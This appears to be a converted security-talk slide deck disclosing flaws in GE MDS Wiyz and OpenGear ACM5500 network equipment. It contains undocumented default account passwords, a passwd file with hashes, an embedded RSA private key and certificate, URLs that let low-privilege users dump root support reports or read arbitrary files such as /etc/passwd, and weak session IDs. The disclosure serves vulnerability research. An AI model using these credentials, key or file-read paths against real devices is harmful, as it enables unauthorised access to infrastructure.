drwx----- 2 root root 8192 Dec 14 2012 .ppp
-rw-r--r-- 1 root root 1842 Jun 8 2012 protocols
-rw-r--r-- 1 root root 92 Jun 8 2012 .resolv.conf
-rw-r--r-- 1 root root 163 Jun 8 2012 securetty
-rw-r--r-- 1 root root 15642 Jun 8 2012 services
-rw-r--r-- 1 root root 27 Jun 8 2012 shells
-rw-r--r-- 1 root root 11 Jun 8 2012 shells.conf
drwx----- 2 root root 8192 Dec 14 2012 skel
-rw-r--r-- 1 root root 111 Jun 8 2012 snmpd.conf.var.default
drwx----- 2 root root 8192 Dec 14 2012 sysconfig
-rw-r--r-- 1 root root 2754 Jun 8 2012 .syslog.conf
-rw-r--r-- 1 root root 1831 Jun 8 2012 system.conf
-rw-r--r-- 1 root root 8701 Jun 8 2012 termcap
-rw-r--r-- 1 root root 4139 Dec 14 2012 vsftpd.conf
root@Wintermute: /media/CCCA-250F/Wiyz/V2.3.8/_wiyzgw-bkrc-2_3_8.mpk.extracted/sq
uashfs-root/etc#
```



# GE MDS Wiyz

- Passwd file contained undocumented users and hashes
- admin – admin
- **guest – guest**
- **authcode – authcode**
- **fact – wal63sfo**
- **root - ??**



```
root@Wintermute: /media/CCCA-250F/Wiyz/V2.3.8/_wiyzgw-bkrc-2_3_8.mpk.extra
File Edit View Search Terminal Help
root:HkhhUQ6MVz32k:0:0:root:/root:/bin/ash
bin:*:1:1:bin:/bin:
daemon:*:2:2:daemon:/usr/sbin:
sys:*:3:3:sys:/dev:
adm:*:4:4:adm:/var/adm:
lp:*:5:7:lp:/var/spool/lpd:
sync:*:6:8:sync:/bin:/bin/sync
shutdown:*:7:9:shutdown:/sbin:/sbin/shutdown
halt:*:8:10:halt:/sbin:/sbin/halt
mail:*:9:11:mail:/var/spool/mail:
news:*:10:12:news:/var/spool/news:
uucp:*:11:13:uucp:/var/spool/uucp:
operator:*:12:0:operator:/root:
games:*:13:100:games:/usr/games:
ftp:*:15:14:ftp:/var/ftp:
man:*:16:100:man:/var/cache/man:
sshd:*:22:90:sshd:/var/empty:/dev/null
sql:x:60:60:sql:/dev/null:/sbin/nologin
nobody:*:65534:65534:nobody:/home:/bin/sh
fact:jWX0ra1R0bE6.:101:100:factory:/home:/bin/menu
admin:K01VB71Lauomk:102:100:customer:/home:/bin/menu
authcode:pJTSMspQSE4Y:103:100::/var/empty:/bin/menu
guest:jJleudmgIOZa2:104:100::/home:/bin/menu
.passwd (END)
```

# GE MDS Wiyz

```
root@Wintermute: /media/CCCA-250F/Wiyz/V2.3.8/_wiyzgw-bkrc-2_3_8.mpk.extract
File Edit View Search Terminal Help
-----BEGIN RSA PRIVATE KEY-----
MIICXgIBAAKBgQC0JiTgRRXt71G1o0NMPf0aI7S8pS3o4JglG3FTEC2kDTpUU9YD
klCkn4zX50J0Xu40g+X+EV0CCEm8phctNKATQ5MCuW+00jxUYBPX9LPCGV6cc/TF
AUzVijmVfMnNQVIr4EGZbWrYx2DG8VpQV93YFixYuGC2yLGrMS8HNBmwawIDAQAB
AoGBAIGZ33Wovfok7cP90wgKmbI0dfwxKTicQdiQQZrsTKl1Cr2YAqNXI8ULM5wv
tzgCe4Q0T8XUYAESTVn2cz4GWhHMc80iofSxxwmBedFw4jU7iL4kGbYGRasZ32ec
Aaf4Ps+ls1bPRcTni2EKtgQbP/9ijWHbyE/6cwRL2Z1Jg0chAkEA4XGVK2CnyU+1
P5IAv1SqtErBhJWfAH0q728xQJPxTycuV6xej8lN/gCZsZP4E0kRuFkVbl++KUd2
alv9iG35vwJBAMyQ7phjaI18VWkS0d9pAWJaG0iMz8eTz4o/uvvDgnQ6G3Wvnjyr
ZsqXJNqzTce0c3k68kV/B1bLro9z4aAzPFUCQQCzMK+rYdEbbtKwq7sSWP6x/TVh
5/cQyd9VHuFb/ftwujZIPWsfgoS2XFQNIeWQVrHV290Yn9omheiJGoZlahLakAy
N4Hatsx47AarfIs4pLZKRORcEvU0sSJJdcuY8i2cCoejHc9yZUEeimvppAp787hF
Ektw9BABLpDLfjVU9j7hAkEAonj3Hqy2mUa4MqHdSra5eBjCMueL3YHQ7K9H4Fdt
vC8Krxwn1g2tHU7BrDorLJ0l/0qYa84P07gFcI+69jLK5A==
-----END RSA PRIVATE KEY-----
-----BEGIN CERTIFICATE-----
MIIEWzCCA8SgAwIBAgIDEAAAFMA0GCSqGSIb3DQEBAUAMIHVMQswCQYDVQQGEwJV
UzERMA8GA1UECBMTmV3IFlvcmsxEjAQBgNVBAcTCVJvY2hlc3RlcjETMBEGA1UE
ChMKR0UgTURTIExMQzEpMCcGA1UEChMgYzIxZjk2OWI1ZjAzZDMzZDQzZTA0Zjhm
MTM2ZTc2ODIxZDASBgNVBASTC0VuZ2luZWVyaW5nMSUwIwYDVQQDExxJc3N1ZXI
gQ2VydGlmYWVhdGUgQXV0aG9yaXR5MSIwIAYJKoZIhvcNAQkBFhNhYXJvb153cm1n
aHRAZ2UuY29tMB4XDTEwMTAwNjE3NDQyN1oXDTE1MTAwNjE3NDQyN1owgcCoxCzAJ
BgNVBAYTALVTMREwDwYDVQQIEWh0ZXcgWw9yazESMBAGA1UEBxMJU09jZGVzZGVy
MRMwEQYDVQQKEwpHR5BNRFRMgTExDMSkwJwYDVQQKEyBjMjFmOTY5YjVmMDNkMzNk
NDNlMDRmOGYxMzZlNzY4MjEUMBIGA1UECMLRw5naW5lZXJpbmcxFTATBgNVBAMT
DFdpwVogR2F0ZXZheTEhMCUGCSqGSIb3DQEJARYYR0VNRFRMudGVjaHN1cHBvcnRA
R0UuY29tMIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQC0JiTgRRXt71G1o0NM
Pf0aI7S8pS3o4JglG3FTEC2kDTpUU9YDklCkn4zX50J0Xu40g+X+EV0CCEm8phct
NKATQ5MCuW+00jxUYBPX9LPCGV6cc/TFAUzVijmVfMnNQVIr4EGZbWrYx2DG8VpQ
V93YFixYuGC2yLGrMS8HNBmwawIDAQABo4IBQDCCATwwDAYDVR0TAQH/BAIwADAAd
BgNVHQ4EFgQUN4b4f01ZaJxuL1k72oI6QZ+7bwcwggELBgNVHSMEEggECMIH/gBSb
YeVlzSYHvAsttFeLPuYWePbDB6GB4aSB3jCB2zELMAkGA1UEBhMCVVMxETAPBgNV
BAGTCE5ldyBZb3JrMRIwEAYDVQQHEwLlSb2NoZXN0ZXIxEzARBgNVBAoTCKdFIE1E
UyBMTExKTAAnBgNVBAoTIGMyMwY5NjllNwYwM2QzM2Q0M2UwNGY4ZjEzNmU3Njgy
MRQwEgYDVQQLEwtFbmdpbmVlcm1uZzErMCKGA1UEAxMiSW50ZXJtZWRpYXRlIENl
cnRpZmljYXRlIEF1dGhvcml0eTEiMCAgCSqGSIb3DQEJARYTYWYyY29ud3JpZ2h0
QGdLlMnbvYIDEAABMA0GCSqGSIb3DQEBAUAA4GBAH660+UGuhqN2j/mB1lsYMaT
C2INiMRJLzrj0N5sxdEJjpcsuAAXWCwLVMC3CEPv9tpTa8QlCB4EzUVjQ32lpD
erf7gK+U1SC0z2B3qRQJkVsZBdoZed4fBW1B7qraM/vpMMA+gIh3FXLcdJR7M41+
zdVYxR18RqE2bGKfx/A9
-----END CERTIFICATE-----
:
```

# Key Management in network equipment

- Default Keys are to be expected, however
  - Undocumented Certs/Keys = bad
  - Unchangeable Cert/keys = bad
  - Self-signed keys = ??
- Switches lack processor power and/or entropy to create their own keys on initialisation.

# Key Management in network equipment

- Not just default (undocumented) passwords and accounts any more
- Now default (possibly undocumented) certifications and key need changing.
  - If possible
- In a secure manner
  - Before deployment
  - Direct physical connection to device needed
- Need to think about the risks of self signing certs

“The problem with Key Management is that you have to manage your keys”



# Key Management in network equipment

“The problem with Key Management is that you have to manage your keys”



# OpenGear


ACM5500 Management Gateway

opengear.com/products/acm5500-management-gateway

LOCATION: OpenGear

Contact Us

Sign In/Register



SMART SOLUTIONS FOR RESILIENT NETWORKS

SOLUTIONS

PRODUCTS

SUPPORT

THE COMPANY


BUY ONLINE

PARTNERS

Home - Products - Remote Site Management -

ACM5500

Management Gateway



OVERVIEW

IMAGES

FEATURES

SPECS

ORDERING


Overview

- Complete **Smart OOB™** remote management solution in one box
- Deploy in popup stores, wiring closets, branch offices, communications cabinets and harsh remote sites
- Remote site out-of-band access over 4G LTE, 3G, or PSTN with smart failover
- Failover to **Cellular™** with IP Passthrough for uninterrupted network connectivity
- Integrated console server — manage router, switch and firewall serial & USB consoles
- FIPS 140-2 validated encryption, SSL and SSH, stateful firewall, OpenVPN & IPsec
- Environmental and physical sensor alarm notification via SMS, SNMP or Nagios
- Automatically detect and recover from network outages and repair equipment faults
- Zero Touch Provisioning (ZTP) automation over the network, without manual user interaction

The OpenGear ACM5500 management gateway enables secure remote monitoring, access and control of distributed networks and remote sites, delivering complete and uninterrupted remote management for central operations staff. The ACM5500 deploys alongside distributed IT, network and power infrastructure, providing always-available secure access, true out-of-band management, proactive monitoring and smart automated response capabilities. The result is faster problem resolution without the need for expensive on-site technical visits.

**Smart OOB™ for comprehensive out-of-band management**

Maintains complete control during infrastructure fault conditions and network outages with serial, Ethernet and USB



Try our Demo  
**Online**

Demo our **Smart OOB™** solution to test the full range of our capabilities.

First Name \*

Last Name \*

Email \*

Company \*

Phone


Country \*


- Select -


☐ I would like to receive more information about OpenGear

START DEMO »

DOCUMENTS:

 Product Brochure

 User Manual

 Quick Start Guide

Twitter

LinkedIn

Facebook

Google+

Reddit

Email

+

Chat now with sales

# OpenGear Support Report

The screenshot displays the OpenGear web management interface. The browser address bar shows the URL `https://192.168.0.1/cgi-bin/index.cgi?form=support&h=0`. The page header includes the OpenGear logo, system information (System Name: acm5504-5-lr-i, Model: ACM5504-5-LR-I, Firmware: 3.15.2, Uptime: 0 days, 4 hours, 18 mins, 53 secs, Current User: root), and navigation links (Dashboard, Manage, Backup, Log Out). The main content area is titled "Status: Support Report" and contains a sidebar with navigation menus and a main panel with support report details.

**System Name:** acm5504-5-lr-i **Model:** ACM5504-5-LR-I **Firmware:** 3.15.2  
**Uptime:** 0 days, 4 hours, 18 mins, 53 secs **Current User:** root

**Status: Support Report**

**Download support report**

**System time**  
Mon Feb 3 10:00:18 2003

**Firmware Version**  
OpenGear/ACM550x Version 3.15.2 0de50f6e -- Thu Apr 30 14:28:00 EST 2015

**Bootloader Version**  
1.1.1 (Mar 15 2012 - 04:46:46)

**Uptime**  
0 days, 4 hours, 18 mins, 53 secs  
15533.62 14601.54

**IP Configuration**  
\$ ifconfig

```
eth0      Link encap:Ethernet  HWaddr 00:13:C6:00:95:CC  
          inet6 addr: fe80::213:c6ff:fe00:95cc/64 Scope:Link  
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1  
          RX packets:3568 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:2044 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:1000  
          Interrupt:12 Memory:1fff8000-1fff80ff
```

```
eth0:0    Link encap:Ethernet  HWaddr 00:13:C6:00:95:CC  
          inet addr:192.168.0.1  Bcast:192.168.0.255  Mask:255.255.255.0  
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1  
          Interrupt:12 Memory:1fff8000-1fff80ff
```

```
eth1      Link encap:Ethernet  HWaddr 00:13:C6:00:95:CD  
          inet6 addr: fe80::213:c6ff:fe00:95cd/64 Scope:Link  
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1  
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0  
          pped:0 overruns:0 carrier:0
```


# OpenGear Support Report

- Link on a page normally only available to the root user...
- Can be directly accessed by *any* authenticated user from:
- <https://192.168.0.1/cgi-bin/supportreport.cgi>
- Dumps
  - Crontab.root
  - Inittab
  - Syslog
  - Support.txt
- Support txt includes:
  - Ifconfig, netstat, ssh key fingerprints and file locations.
  - Iptables, switch statistics, cell modem configuration,
  - Proc/meminfo, disk usage, process
  - Config.xml – including all usernames.

# OpenGear File get

- <https://192.168.0.1/cgi-bin/getfile.cgi>
- Allows the user to get any file they have permissions to read.
- Useful if you have no SSH/telnet access...


# OpenGear File get



A screenshot of a web browser window. The address bar shows the URL `https://192.168.0.1/cgi-bin/getfile.cgi?getfile.cgi?saveas=1&path=etc%2Fpasswd`. The browser window has a title bar with the name "Colin" and standard window controls. The main content area displays the output of the CGI script, which lists system users and their associated shell paths. The output is as follows:

```
root:x:0:1:Root User:/:bin/bash
nrpe:x:101:2:/:var/empty:/bin/false
nsca:x:102:2:/:var/empty:/bin/false
ups:x:103:2:/:var/empty:/bin/false
sshd:x:100:65534:/:var/run/sshd:/bin/false
unauth:x:104:1:/:var/empty:/bin/false
testing:x:1000:1000:testing:/etc/config/users/testing:/bin/bash
admin:x:1001:1:admin:/etc/config/users/admin:/bin/bash
CSRFAAdmin1:x:1002:1:CSRFAAdmin:/etc/config/users/CSRFAAdmin1:/bin/bash
```

# OpenGear File get



# OpenGear Weak Session IDs

GET /cgi-bin/index.cgi?form=portbuffers&h=0 HTTP/1.1

Host: 192.168.0.1

Connection: keep-alive

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8

User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.135 Safari/537.36

DNT: 1

Referer: <https://192.168.0.1/cgi-bin/index.cgi?form=manage&h=0>

Accept-Encoding: gzip, deflate, sdch

Accept-Language: en-GB,en-US;q=0.8,en;q=0.6

Cookie: OgSessionId=**5fe92c34**;



# OpenGear Weak Session IDs

The screenshot shows the OpenGear web management interface in a browser window. The address bar displays `https://192.168.0.1/?form=auth&h=0`. The left sidebar contains a navigation menu with categories: Serial & Network, Alerts & Logging, and System. The main content area is titled 'Authentication Method to use for Web Console, Telnet, SSH, and FTP' and lists several options: LocalLDAP, LDAP, LDAPLocal, LDAPDownLocal, LocalKerberos, Kerberos, KerberosLocal, and KerberosDownLocal. Below this, there are settings for 'Use Remote Groups' (unchecked), 'Web Management Session Timeout' (set to 20 minutes), 'Use Extended Session ID' (checked), 'CLI Management Session Timeout' (empty), and 'Console Server Session Timeout' (empty). A red oval highlights the 'Use Extended Session ID' checkbox and its description. At the bottom, there is a section for 'TACACS+' with fields for 'Authentication and Authorization Server Address' and 'Accounting Server'.

acm5504-5-lr-i - OpenGear

<https://192.168.0.1/?form=auth&h=0>

» Dashboard

**Serial & Network**

- » Serial Port
- » Users & Groups
- » Authentication
- » Network Hosts
- » Trusted Networks
- » IPsec VPN
- » OpenVPN
- » PPTP VPN
- » Call Home
- » Cascaded Ports
- » UPS Connections
- » RPC Connections
- » Environmental
- » Managed Devices
- » IP Passthrough

**Alerts & Logging**

- » Port Log
- » Auto-Response
- » SMTP & SMS
- » SNMP

**System**

- » Administration
- » SSL Certificates
- » Configuration Backup
- » Firmware
- » IP
- » Date & Time
- » Dial
- » Firewall
- » Services
- » DHCP Server

☐ LocalLDAP

☐ LDAP

☐ LDAPLocal

☐ LDAPDownLocal

☐ LocalKerberos

☐ Kerberos

☐ KerberosLocal

☐ KerberosDownLocal

Authentication Method to use for Web Console, Telnet, SSH, and FTP

**Use Remote Groups** ☐

Use group membership information provided by remote authentication services

**Web Management Session Timeout**

Web Management session idle timeout in minutes.

**Use Extended Session ID** ☒

Enables the use of extended session IDs in WebUI authentication cookies.

**CLI Management Session Timeout**

CLI Management session idle timeout in minutes.

**Console Server Session Timeout**

Serial console server session idle timeout in minutes.

**TACACS+**

**Authentication and Authorization Server Address**


